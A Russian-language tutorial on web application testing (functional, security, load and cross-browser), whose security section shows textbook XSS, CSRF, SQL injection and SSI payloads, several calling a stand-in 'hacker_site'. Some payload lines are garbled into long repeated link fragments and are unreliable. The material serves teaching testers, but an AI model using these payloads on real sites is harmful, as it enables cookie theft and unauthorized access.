**Тестирование web**

**Тестирование веб приложений** включает:

* Функциональное тестирование.
* Тестирование безопасности.
* Нагрузочное тестирование.
* Кроссбраузерное тестирование.

**Функциональное тестирование**рассматривает заранее указанное поведение и основывается на анализе спецификаций функциональности компонента или системы в целом.

**Функциональные тесты**основываются на функциях, выполняемых системой, и могут проводиться на всех уровнях тестирования(компонентном, интеграционном, системном, приемочном). Как правило, эти функции описываются в требованиях, функциональных спецификациях или в виде случаев использования системы (**use cases**).

Тестирование функциональности может проводиться в двух аспектах:

* Требования.
* Бизнес-процессы.

Тестирование в перспективе «требования» использует спецификацию функциональных требований к системе, как основу для дизайна тестовых случаев (Test Cases). В этом случае необходимо сделать список того, что будет тестироваться, а что нет, приоритезировать требования на основе рисков, а на основе этого приоритезировать тестовые сценарии (test cases). Это позволит сфокусироваться и не упустить при тестировании наиболее важный функционал.

Тестирование в перспективе «бизнес-процессы» использует знание этих самых бизнес-процессов, которые описывают сценарии ежедневного использования системы. В этой перспективе, тестовые сценарии (**test scripts**), как правило, основываются на случаях использования системы (use cases).

**Преимущества функционального тестирования**:

* имитирует фактическое использование системы.

**Недостатки функционального тестирования**:

* возможность упущения логических ошибок в программном обеспечении;
* вероятность избыточного тестирования.

**Тестирование безопасности**- это стратегия тестирования, используемая для проверки безопасности системы, а также для анализа рисков, связанных с обеспечением целостного подхода к защите приложения, атак хакеров, вирусов, несанкционированного доступа к конфиденциальным данным.

**Принципы безопасности программного обеспечения:**

* Конфиденциальность - ограничение доступа к ресурсу некоторой категории пользователей или, другими словами, при каких условиях пользователь авторизован получить доступ к данному ресурсу.
* Целостность и доверие - ожидается, что ресурс будет изменен только соответствующим способом определенной группой пользователей.
* Повреждение и восстановление - в случае, когда данные повреждаются или неправильно меняются авторизованным или не авторизованным пользователем, Вы должны определить, насколько важной является процедура восстановления данных.
* Доступность - требования о том, что ресурсы должны быть доступны авторизованному пользователю, внутреннему объекту или устройству. Как правило, чем более критичен ресурс, тем выше уровень доступности должен быть.

**Виды уязвимостей**

Наиболее распространенными видами уязвимости в безопасности программного обеспечения являются:

* **XSS (Cross-Site Scripting)**- это вид уязвимости программного обеспечения (Web приложений), при которой на генерированной сервером странице выполняются вредоносные скрипты с целью атаки клиента.
* **XSRF / CSRF (Request Forgery)**- это вид уязвимости, позволяющий использовать недостатки HTTP протокола, при этом, злоумышленники работают по следующей схеме: ссылка на вредоносный сайт устанавливается на странице, пользующейся доверием у пользователя, при переходе по вредоносной ссылке выполняется скрипт, сохраняющий личные данные пользователя (пароли, платежные данные и т.д.), либо отправляющий СПАМ сообщения от лица пользователя, либо изменяет доступ к учетной записи пользователя для получения полного контроля над ней.
* **Code injections (SQL, PHP, ASP)**- это вид уязвимости, при котором становится возможно осуществить запуск исполняемого кода с целью получения доступа к системным ресурсам, несанкционированного доступа к данным либо выведения системы из строя.
* **Server-Side Includes (SSI) Injection**- это вид уязвимости, использующий вставку серверных команд в HTML код или запуск их напрямую с сервера.
* **Authorization Bypass**- это вид уязвимости, при котором возможно получить несанкционированный доступ к учетной записи или документам другого пользователя.

**Как тестировать ПО на безопасность?**

Приведем примеры тестирования ПО на предмет уязвимости в системе безопасности. Для этого Вам необходимо проверить Ваше программное обеспечение на наличия известных видов уязвимостей:

**XSS (Cross-Site Scripting)**

Сами по себе XSS атаки могут быть очень разнообразными. Злоумышленники могут попытаться украсть ваши куки, перенаправить вас на сайт, где произойдет более серьезная атака, загрузить в память какой-либо вредоносный объект и т.д., всего навсего **разместив вредоносный скрипт**у вас на сайте. В качестве примера можно рассмотреть следующий скрипт, выводящий на экран ваши куки:

<script>alert(document.cookie);</script>

либо скрипт делающий редирект на зараженную страницу:

<script>window.parent.location.href='[[[[[[[http://hacker\\_site';</script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_sitehttp://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\)';\[/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';</script>\\]\(\[http://hacker\\\_site\\)';</script>\\]\(http://hacker\\_site\)';</script\]\(/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';</script>\]\(\[http://hacker\\_site\)';</script>\]\(http://hacker\\_site\)';</script>\]\(';</script\)\)\]\(http://hacker\\_site\]\(http://hacker\\_site/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_sitehttp://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\)';\[/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';</script';http://hacker\\_site\)http://hacker\\_site\)\]\(\[/script\]\(/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';</scripthttp://hacker\\_site\)';</script>\]\(http://hacker\\_site\)http://hacker\\_site\)';\[/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_sitehttp://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\)';\[/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';</script\]\(/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_sitehttp://hacker\\_site\]\(http://hacker\\_site\]\(http://hacker\\_site\)';\[/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)';http://hacker\\_site\)http://hacker\\_site\)\]\(\[http://hacker\\_site\]\(http://hacker\\_site\)';</script\]\(/script\]\(/script&gt\]\(http://hacker\\_site\]\(http://hacker\\_site\)http://hacker\\_site\)';</script>\]\(http://hacker\\_site\)';</script>\]\(';</script\)\)\]\(';</script\)\]\(\[';</script>\]\(';\[/script\]\(/script>\]\(';</script\)\]\(\[';</script>\]\(';</script>\]\(';</script\)\)\)\\](http://hacker/_site';%3C/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_sitehttp:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';/%5b/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/script%3E/%5d/(/%5bhttp:/hacker/_site/)';%3C/script%3E/%5d/(http:/hacker/_site/)';%3C/script/%5d/(/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/script%3E/%5d/(/%5bhttp:/hacker/_site/)';%3C/script%3E/%5d/(http:/hacker/_site/)';%3C/script%3E/%5d/(';%3C/script/)/)/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_sitehttp:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';/%5b/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/script';http:/hacker/_site/)http:/hacker/_site/)/%5d/(/%5b/script/%5d/(/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/scripthttp:/hacker/_site/)';%3C/script%3E/%5d/(http:/hacker/_site/)http:/hacker/_site/)';/%5b/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_sitehttp:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';/%5b/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/script/%5d/(/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_sitehttp:/hacker/_site/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';/%5b/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)';http:/hacker/_site/)http:/hacker/_site/)/%5d/(/%5bhttp:/hacker/_site/%5d/(http:/hacker/_site/)';%3C/script/%5d/(/script/%5d/(/script&gt/%5d/(http:/hacker/_site/%5d/(http:/hacker/_site/)http:/hacker/_site/)';%3C/script%3E/%5d/(http:/hacker/_site/)';%3C/script%3E/%5d/(';%3C/script/)/)/%5d/(';%3C/script/)/%5d/(/%5b';%3C/script%3E/%5d/(';/%5b/script/%5d/(/script%3E/%5d/(';%3C/script/)/%5d/(/%5b';%3C/script%3E/%5d/(';%3C/script%3E/%5d/(';%3C/script/)/)/)/));

либо создающий вредоносный объект с вирусом и т.п.:

<object type="text/x-scriptlet" data="[[[[[[[http://hacker\\_site"></object&gt\]\(http://hacker\\_site">\]\(http://hacker\\_site">\]\(http://hacker\\_site">\]\(http://hacker\\_site">/object&gt\]\(http://hacker\\_site"http://hacker\\_site">\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\]\(\[http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)</object>\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\]\(</object>\)\]\(http://hacker\\_site">\]\(http://hacker\\_site">/object&gt\]\(http://hacker\\_site"http://hacker\\_site">\]\(http://hacker\\_site">\]\(http://hacker\\_site">/object&gt\]\(http://hacker\\_site"http://hacker\\_site">\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\]\(\[http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\]\(\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\]\(\[http://hacker\\_site">\]\(http://hacker\\_site">\]\(http://hacker\\_site">/object&gt\]\(http://hacker\\_site"http://hacker\\_site">\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\]\(\[http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\]\(http://hacker\\_site">\]\(http://hacker\\_site">\]\(http://hacker\\_site">/object&gt\]\(http://hacker\\_site"http://hacker\\_site">\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\]\(\[http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\)</object>\]\(\[http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\]\(\]\(http://hacker\\_site">\)\[/object&gt\]\(http://hacker\\_site"\]\(/object&gt\]\(http://hacker\\_site"\)\)\]\(\)</object>\)\)\</object>\]\(</object>\)\]\(\\](http://hacker/_site%22%3E%3C/object&gt/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/object&gt/%5d/(http:/hacker/_site%22http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/%5d/(/%5bhttp:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/)%3C/object%3E/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/)/%5d/(%3C/object%3E/)/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/object&gt/%5d/(http:/hacker/_site%22http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/object&gt/%5d/(http:/hacker/_site%22http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/%5d/(/%5bhttp:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/)http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/)/%5d/(/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/%5d/(/%5bhttp:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/object&gt/%5d/(http:/hacker/_site%22http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/%5d/(/%5bhttp:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/)/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/object&gt/%5d/(http:/hacker/_site%22http:/hacker/_site%22%3E/%5d/(http:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d/(/object&gt/%5d/(http:/hacker/_site%22/)/%5d/(/%5bhttp:/hacker/_site%22%3E/)/%5b/object&gt/%5d/(http:/hacker/_site%22/%5d));

Для просмотра большего количества примеров рекомендуем посетить страничку: XSS (Cross Site Scripting)...

**XSRF / CSRF (Request Forgery)**

Наиболее частыми CSRF атаками являются атаки использующие HTML <IMG> тэг или Javascript объект image. Чаще всего, атакующий добавляет необходимый код в электронное письмо или выкладывает на веб-сайт таким образом, что, при загрузке страницы осуществляется запрос, выполняющий вредоносный код. Примеры:

**IMG SRC**

<img src="[[[[[[[http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\)\)\\\](http://hacker/_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d));

**SCRIPT SRC**

<script src="[[[[[[[http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\]\(http://hacker\\_site/?command"&gt\)\)\)\)\)\\\](http://hacker/_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\)\)\)\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d\(http://hacker\_site/?command%22&gt\%5d));

**Javascript объект Image**

<

script

>

var foo = new Image();

foo.src = "http://hacker\_site/?command";

<

/script

>

**Code injections (SQL, PHP, ASP и т.д.)**

**Вставки исполняемого кода рассмотрим на примере кода SQL.**

Форма входа в систему имеет 2 поля имя и пароль. Обработка происходит в базе данных через выполнение SQL запроса:

SELECT Username

FROM Users

WHERE Name = 'tester'

AND Password = 'testpass';

Вводим корректное имя ’tester’, а в поле пароль вводим строку:

testpass' OR '1'='1

В итоге, если поле не имеет соответствующих валидаций или обработчиков данных, может вскрыться уязвимость, позволяющая зайти в защищенную паролем систему, т.к.SQL запрос примет следующий вид:

SELECT Username

FROM Users

WHERE Name = 'tester'

AND Password = 'testpass' OR '1'='1';

Условие '1'='1' всегда будет истинным и поэтому SQL запрос всегда будет возвращать много значений.

**Server-Side Includes (SSI) Injection**

В зависимости от типа операционной системы ,команды могут быть разными, в качестве примера рассмотрим команду, которая выводит на экран список файлов в OS Linux:

< !--#exec cmd="ls" -->

**Authorization Bypass**

Пользователь А может получить доступ к документам пользователя Б. Допустим, есть реализация, где, при просмотре своего профиля, содержащего конфеденциальную информацию, в URL страницы передается userID, в данном случае, есть смысл попробовать подставить вместо своего userID номер другого пользователя. И если Вы увидите его данные, значит Вы нашли дефект.

**Вывод**

Примеров уязвимостей и атак существует огромное количество. Даже проведя полный цикл тестирования безопасности, нельзя быть на 100% уверенным, что система по-настоящему обезопасена. Но можно быть уверенным в том, что процент несанкционированных проникновений, краж информации и потерь данных будет в разы меньше, чем у тех, кто не проводил тестирования безопасности.

С развитием сетевых технологий и интернета взаимодействие разных систем, сервисов и приложений друг с другом приобрело значительную актуальность, так как любые связанные с этим проблемы могут привести к падению авторитета компании, что, как следствие ,повлечет за собой финансовые потери. Поэтому, к тестированию взаимодействия стоит подходить со всей серьезностью.

**Нагрузочное тестирование**или **тестирование производительности**- это автоматизированное тестирование, имитирующее работу определенного количества бизнес пользователей на каком-либо общем (разделяемом ими) ресурсе.

**Основные виды нагрузочного тестирования**

**Тестирование производительности**(**Performance testing**)

Задачей тестирования производительности является определение масштабируемости приложения под нагрузкой, при этом происходит:

* Измерение времени выполнения выбранных операций при определенных интенсивностях выполнения этих операций.
* Определение количества пользователей одновременно работающих с приложением.
* Определение границ приемлемой производительности при увеличении нагрузки (при увеличении интенсивности выполнения этих операций).
* Исследование производительности на высоких, предельных, стрессовых нагрузках.

**Стрессовое тестирование**(**Stress Testing**)

Стрессовое тестирование позволяет проверить, насколько приложение и система в целом работоспособны в условиях стресса и также оценить способность системы к регенерации, т.е. к возвращению к нормальному состоянию после прекращения воздействия стресса. Стрессом, в данном контексте, может быть повышение интенсивности выполнения операций до очень высоких значений или аварийное изменение конфигурации сервера. Также одной из задач при стрессовом тестировании может быть оценка деградации производительности, таким образом, цели стрессового тестирования могут пересекаться с целями тестирования производительности.

**Объемное тестирование**(**Volume Testing**)

Задачей объемного тестирования является получение оценки производительности при увеличении объемов данных в базе данных приложения, при этом происходит:

* Измерение времени выполнения выбранных операций при определенных интенсивностях выполнения этих операций.
* Может производиться определение количества пользователей одновременно работающих с приложением.

**Тестирование стабильности или надежности**(**Stability / Reliability Testing**)

Задачей тестирования стабильности (надежности) является проверка работоспособности приложения при длительном (многочасовом) тестировании со средним уровнем нагрузки. Время выполнения операций может играть в данном виде тестирования второстепенную роль. При этом, на первое место выходит отсутствие утечек памяти, перезапусков серверов под нагрузкой и другие аспекты влияющие именно на стабильность работы.

Инструментом для проведения нагрузочного тестирования является**Apache Jmeter**.

**Кросс-браузерное тестирование**

**Кросс-браузерное тестирование**представляет собой процесс тестирования веб-приложений в нескольких браузерах.

В настоящее время пользователи имеют широкий выбор браузеров для доступа к веб-приложениям, поэтому в современных условиях стало крайне важным выполнять кросс-браузерное тестирование. В разных браузерах компоненты приложений могут вести себя по-разному.

Такое поведение приложения может быть вызвано рядом факторов:

* Разработанное веб-приложение может быть не адаптивно под тот или иной браузер или его версию.
* Неверно были применены стандарты, по которым разрабатывается сам браузер.
* Были допущены ошибки при разработке браузера.
* У пользователя установлен какой-либо плагин или надстройка, вызывающие ошибки веб-приложения.

Из-за разной работы браузеров или ошибок, допущенных в нем, могут возникать дефекты в Вашем продукте. Часто встречающиеся дефекты:

* **Верстка.**

Наиболее распространенная ошибка в различных браузерах. Разработчики часто создают приложение и проверяют его в одном, наиболее удобном дня них, браузере. Но у пользователей может быть установлена другая версия браузера, в котором «красивая картинка» разработчика может выглядеть совсем некрасиво у пользователя. Такие ошибки чаще всего не являются критичными, но неприятное впечатление о вашем продукте могут оставить.

* **Навигация.**

Бывают ситуации, когда в одном из браузеров ссылка не работает, как было запланировано, либо не работает вовсе. Такие ошибки могут негативно отразиться на Вашем продукте. Когда клиент не находит нужный раздел или не может перейти на другую страницу, чтобы завершить действие, это доставляет неудобства и раздражает. Как результат – потеря клиента.

* **Ошибки JavaScript.**

Такие ошибки имеют высокий приоритет. Неработоспособность JavaScript в одном из браузеров может привести к потере заказа, клиента, или к потере документа, например, если у вас система электронного документооборота; к невозможности создания заявки, если у вас система заявок и т.д.

**Десктопные браузеры:**

* Chrome
* Firefox
* IE
* Safari
* Edge
* Opera

**Мобильные браузеры:**

* Chrome
* Safari
* UC Browser
* Opera
* Samsung Internet
* Android

**Движки браузеров:**

* Trident - проприетарный движок Microsoft Internet Explorer.
* Gecko - открытый движок проекте MozillaFirefox.
* KHTML - разработан в рамках проекта KDE, послужил основой для WebKit.
* WebKit - движок для браузера Apple Safari и Google Chrome.
* Presto - проприетарный движок для браузера Opera до перехода на Blink.
